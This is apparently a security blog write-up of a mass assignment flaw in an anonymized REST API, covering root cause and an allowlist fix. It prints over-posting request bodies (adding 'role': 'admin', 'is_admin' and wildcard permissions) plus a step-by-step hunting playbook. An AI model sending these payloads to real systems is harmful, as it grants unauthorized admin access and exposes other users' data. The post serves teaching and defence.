
 Posted by
 (Silent Privilege Escalation via Over-Posting – Educational Case Study)
Disclaimer
This article is strictly for educational and defensive purposes.
All APIs, fields, roles, endpoints, and identifiers are fully anonymized.
No real system was harmed.

This write-up explains how trusting client-supplied JSON can silently destroy access control.
Why Mass Assignment Is So Dangerous
Mass Assignment vulnerabilities don’t look like vulnerabilities.
There’s no:
- Payload
- Exploit code
- Error
- Alert
Instead, the API says:
“Sure. I’ll update whatever you sent.”
And that’s the problem.
🔥 Mass Assignment turns ordinary update endpoints into privilege escalation backdoors.
What Is Mass Assignment? (Short & Precise)
Mass Assignment happens when:
- An API automatically maps request fields to a model
- The backend does not restrict which fields are allowed
- Attackers send extra fields the frontend never sends
Example:
{
  "email": "user@example.com",
  "is_admin": true
}
If the backend blindly applies this → game over.
Target Overview (Anonymized)
- Type: REST API (used by web + mobile)
- Auth: JWT
- Feature abused: Profile update endpoint
- Backend style: ORM-based (auto-binding)
- Developer belief:“The frontend doesn’t send admin fields.”
Attackers are not the frontend.
Phase 1: Finding a “Harmless” Update Endpoint
After logging in as a normal user, I found:
PUT /api/user/update
Authorization: Bearer <token>
Content-Type: application/json
Payload (from frontend):
{
  "name": "Normal User",
  "phone": "9XXXXXXXXX"
}
Response:
{ "status": "updated" }
Looks boring.
That’s exactly what we want.
Phase 2: Inspecting the API Response (Hidden Clues)
The response also returned:
{
  "id": 2189,
  "email": "user@example.com",
  "role": "user",
  "is_verified": true,
  "created_at": "2024-10-12"
}
🚩 Red Flag
The API exposed fields the user never edits.
That usually means:
The backend model contains them
…and might accept them too
Phase 3: Testing for Over-Posting (The Core Test)
I modified the request payload:
{
  "name": "Normal User",
  "phone": "9XXXXXXXXX",
  "role": "admin"
}
Sent via Burp Repeater.
Response:
{
  "status": "updated",
  "role": "admin"
}
😐
No error.
No validation.
No rejection.
This wasn’t a UI bug.
This was server-side trust failure.
Phase 4: Confirming Privilege Escalation
I tested an admin-only endpoint:
GET /api/admin/users
Authorization: Bearer <token>
Response:
[
  { "id": 1, "email": "admin@hidden.com" },
  { "id": 2, "email": "user@hidden.com" }
]
🎯
Full admin access.
One request.
Phase 5: The Even Worse Variant (Boolean Flags)
I checked other model fields by guessing common names:
{
  "is_admin": true,
  "is_staff": true,
  "permissions": ["*"]
}
Multiple variations worked.
Why?
Because the backend logic was effectively:
user.update(request.json)
That’s it.
Why This Bug Is So Hard to Detect
| Reason | Why It Matters |
|---|---|
| Looks legitimate | No “attack” pattern |
| No errors | Logs show success |
| No brute force | Rate limits useless |
| No exploit payload | WAF blind |
| One request | Easy to miss |
Security tools don’t catch over-posting.
Root Cause Analysis
❌ Developer Mistakes
- Auto-binding request body to model
- No allowlist of updatable fields
- Reusing model for read + write
- Trusting frontend field restrictions
- No negative testing
This is framework misuse, not bad intent.
✅ How APIs Must Handle Updates
Golden rule: Allowlist fields. Always.
Correct approach:
allowed_fields = ["name", "phone"]
user.update({k: v for k, v in request.json.items() if k in allowed_fields})
Even better:
- Separate DTOs
- Separate input/output models
- Explicit schema validation
Anything else is risky.
Where Mass Assignment Bugs Commonly Exist
I almost always find them in:
- Profile update APIs
- Registration endpoints
- Admin “edit user” endpoints
- Mobile backends
- GraphQL mutations
- Bulk update APIs
If it accepts JSON — test it.
How I Systematically Hunt Mass Assignment
This is my exact playbook:
🔍 Step 1: Find update endpoints
- PUT / PATCH / POST
- “edit”, “update”, “save”
🔍 Step 2: Look at response fields
- role
- status
- flags
- permissions
🔍 Step 3: Add those fields to request
- One by one
- Then combined
🔍 Step 4: Verify impact
- Access admin APIs
- Change system behavior
If one field sticks — stop. You’ve won.
Tools Used
| Tool | Purpose |
|---|---|
| Browser DevTools | Baseline request |
| Burp Suite | Over-posting |
| Repeater | Controlled escalation |
| Brain | Pattern recognition |
Severity Assessment
| Impact | Level |
|---|---|
| Privilege escalation | Critical |
| Stealth | Extremely high |
| Exploit complexity | Very low |
| Detection | Near zero |
Severity:
Critical – Authorization Bypass
This is one of the highest-paid bug bounty classes.
Why This Bug Exists Everywhere
Because:
- Frameworks make it easy to do wrong
- Developers trust serializers
- Security reviews skip “boring” endpoints
- QA tests UI, not APIs
Attackers test models, not screens.
Final Thoughts
You didn’t hack authentication.
You didn’t hack authorization.
You hacked assumptions.
And the API rewarded you with admin access.
Discover more from Spyboy blog
Subscribe to get the latest posts sent to your email.
